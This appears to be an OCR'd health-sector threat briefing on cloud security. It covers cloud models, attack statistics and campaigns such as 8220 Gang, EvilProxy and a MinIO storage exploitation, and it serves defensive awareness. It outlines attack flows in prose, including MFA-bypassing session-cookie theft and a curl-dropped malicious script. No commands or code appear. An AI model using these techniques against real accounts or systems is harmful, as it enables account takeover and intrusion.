Healthcare Cloud Security

June 13, 2024

Cloud Security for the Health Sector


The health sector makes heavy use of cloud technologies, which deliver operational benefits, but also have security implications that must be considered as part of an overall approach to cyber-related risk management.

- Introduction/Basic Concepts
- Vulnerabilities
- Threats to the Cloud
- Defense and Mitigations
- References
- Questions/Conclusions

Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)



Introduction/Basic Concepts

What is the cloud, and how is it used by the health sector?


Overview of Cloud Technology

- What is a cloud?
  - On-demand, remote access to IT functionality
    - Software/applications
    - Databases
    - Networking
  - National Institute of Standards and Technology SP 800-145 (2011) lists five essential characteristics of the cloud:
    - On-demand self-service
    - Broad network access
    - Resource pooling
    - Rapid elasticity
    - Measured service


> "Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction." – National Institute of Standards and Technology

Overview of Cloud Technology, Part 2

- Deployment models:
  - **Private cloud** – A cloud service exclusively for one organization.
  - **Community cloud** – A cloud service for multiple organizations with shared interests.
  - **Public cloud** – A cloud service for use by the general public.
  - **Hybrid cloud** – A cloud that consists of two or more distinct infrastructures (community, public and/or hybrid).
- What does it mean for something to be offered “as a service”?
  - Historical perspective: Centralized vs. decentralized and back
    - Evolved from mainframe to edge to cloud
  - “As a service” is a business model that provides bespoke resources
  - The following categories of services are frequently offered:
    - Infrastructure-as-a-service
    - Platform-as-a-service
    - Software-as-a-service



These are the four most common options for managing infrastructure.



On-Prem On-Premises	IaaS Infrastructure-as-a-Service	PaaS Platform-as-a-Service	SaaS Software-as-a-Service	
Identity, Credential, and Access Management	Identity, Credential, and Access Management	Identity, Credential, and Access Management	Identity, Credential, and Access Management	Agency Managed
Data	Data	Data	Data	Vendor Managed
Networking	Networking	Networking	Networking	
Application(s)	Application(s)	Application(s)	Application(s)	
Runtime	Runtime	Runtime	Runtime	
Middleware	Middleware	Middleware	Middleware	
Operating Systems	Operating Systems	Operating Systems	Operating Systems	
Virtualization	Virtualization	Virtualization	Virtualization	
Servers	Servers	Servers	Servers	
Storage	Storage	Storage	Storage	
Physical Security	Physical Security	Physical Security	Physical Security	

Image source: National Institute of Standards and Technology

Cloud Containers

Containers

- What is a container?
  - A lightweight package of software that contains necessary code components to run in any environment.
    - Code
    - Configurations
    - Environment
    - Libraries
    - Runtime
- What are the benefits of cloud containers?
  - Separation of responsibility
  - Portability
  - Scalability
  - Resiliency
  - Application isolation
  - Continuous deployment/integration

Image source: TechTarget

Cloud Advantages

General cloud advantages:

- Scalability
- Agility of infrastructure
- Security

Some healthcare cloud advantages:

- Facilitation of remote patient monitoring
- Real-time patient data analytics
- Streamlining of operations





Image source: Tateeda



How Vulnerable Is the Cloud to Cyberattacks?

What do recent attack trends tell us about cloud security? What does this mean for the health sector?

The Cloud Is Increasingly Vulnerable

Check Point - January 2023:

- A 48% increase in cloud-based network attacks from 2021 to 2022
- Major vulnerabilities had a greater impact on cloud-based vs. on-premises infrastructure
  - VMware Workspace Remote Code Execution (CVE-2022-22954) – 31% higher impact on the cloud
  - Microsoft Exchange Server Remote Code Execution (CVE-2022-41082) – 17% higher impact on the cloud
  - F5 BIG IP (CVE-2022-1388) – 12% higher impact on the cloud
  - Atlassian Confluence – Remote Code Execution (CVE-2022-26134) – 4% higher impact on the cloud

Coalition – Cyber Threat Index 2023

- Over 31% of healthcare assets are hosted in the cloud
- Vulnerabilities are egregious; the average CVE rating for healthcare assets is 8.91 out of 10
- Cloud databases were increasingly targeted in 2022 (many by ransomware):
  - 22,846 Elasticsearch databases
  - 68,423 MongoDB databases were compromised


The Cloud Is Increasingly Vulnerable, Part 2

IBM X-Force Cloud Threat Landscape Report 2023

- Data gathered from June 2022 through June 2023
  - 632 new cloud-related CVEs (194% increase from prior year)
  - Over 40% of new CVEs allow an attacker to either obtain information (21%) or gain access (20%)
  - 82% of data breaches involving data stored in cloud environments
  - Valid credentials were the most common initial access vectors in cloud security incidents (36%)
    - Plaintext credentials located on user endpoints in 33% of engagements involving cloud environments
    - Credentials comprised nearly 90% of cloud assets for sale on the dark web

Jupiter One 2023 State of Cyber Assets Report

- 588% annual growth in cloud attack surface (a metric that measures degree of vulnerability)



Threats to the Cloud

How can these threats impact the health sector?

Recent Campaigns Targeting the Cloud

- Campaigns targeting the cloud:
  - 8220 Gang and Linux cloud targeting
  - EvilProxy Cloud Account Takeover Campaign
  - Exploitation of object storage services
  - Looney Tunables exploited to steal cloud credentials
  - Foreign countries targeting the cloud
- Takeaways from these examples:
  - Many cloud cyberattacks are not fundamentally different than those targeting non-cloud infrastructure.
    - You have a responsibility to understand what cybersecurity processes and technologies the cloud service provider operates with, as well as a responsibility to hold them accountable.
    - You also have a responsibility to provide cybersecurity on your end – there are limits to the cloud service provider's cybersecurity responsibilities. Yours begins where theirs ends.
    - Always consider mitigations and defenses that are cloud-specific and non-cloud specific.

8220 Gang and Linux Cloud Targeting


8220 Gang Operations

- China-based; often target Linux components of clouds (vulnerabilities or misconfigurations).
- Heavy use of scripting for automating aspects of their cyberattacks.
  - Initial compromise
  - Establishment of persistence
  - Post-infection deployment of malware
- Maintain a large botnet (known at one point to be at least 30,000 systems).
- June 2022 campaign: SSH brute forcing to compromise default Linux device and application passwords.
- Poor operational security:
  - Infrastructure reuse
  - Lack of basic obfuscation in use of scripts and malware

EvilProxy Cloud Account Takeover Campaign

[Proofpoint identified a campaign in 2023 utilizing EvilProxy and targeting cloud accounts]

- 1.5 million top-level executives at over 100 organizations globally were targeted.
- EvilProxy is a reverse proxy phishing tool for compromising multi-factor authentication systems.
- This campaign combined adversary-in-the-middle phishing with account takeover tactics.



The adversary sets up a fake domain and reverse proxy, and sends a phishing link to the victim

The victim clicks on the link, and authenticates with MFA (as needed)

- The adversary intercepts the requests and forwards to the real server.
- The adversary intercepts the real server's responses and forwards them back to the victim's client, while capturing the valid session cookie

The Adversary uses the captured cookie to authenticate into the real domain

Image source: Proof Point

Exploitation of Object Storage Services, Part 1

Object Storage: An approach or architecture for storing unstructured data into units in a structurally flat data environment as blobs or objects, as opposed to traditional, hierarchical-based storage architectures such as file systems. Many major cloud providers use object storage as their primary architecture for data storage.

The incident response company, Security Joes, recently identified a new cloud attack vector: Compromising object storage services. The attack was carried out as follows:

- Attackers convinced a DevOps engineer to update an Object Storage Service (MinIO) to a vulnerable version.
- MinIO is an open-source, high-performance Object Storage Service designed to align seamlessly with a well-known cloud vendor’s API.
- This MinIO instance was weaponized with a built-in command shell function called GetOutputDirectly().

Exploitation of Object Storage Services, Part 2

The attacker utilizes MinIO to execute Bash commands.

Several standard/common commands are issued.

The curl command is used to attempt to drop a malicious python script.

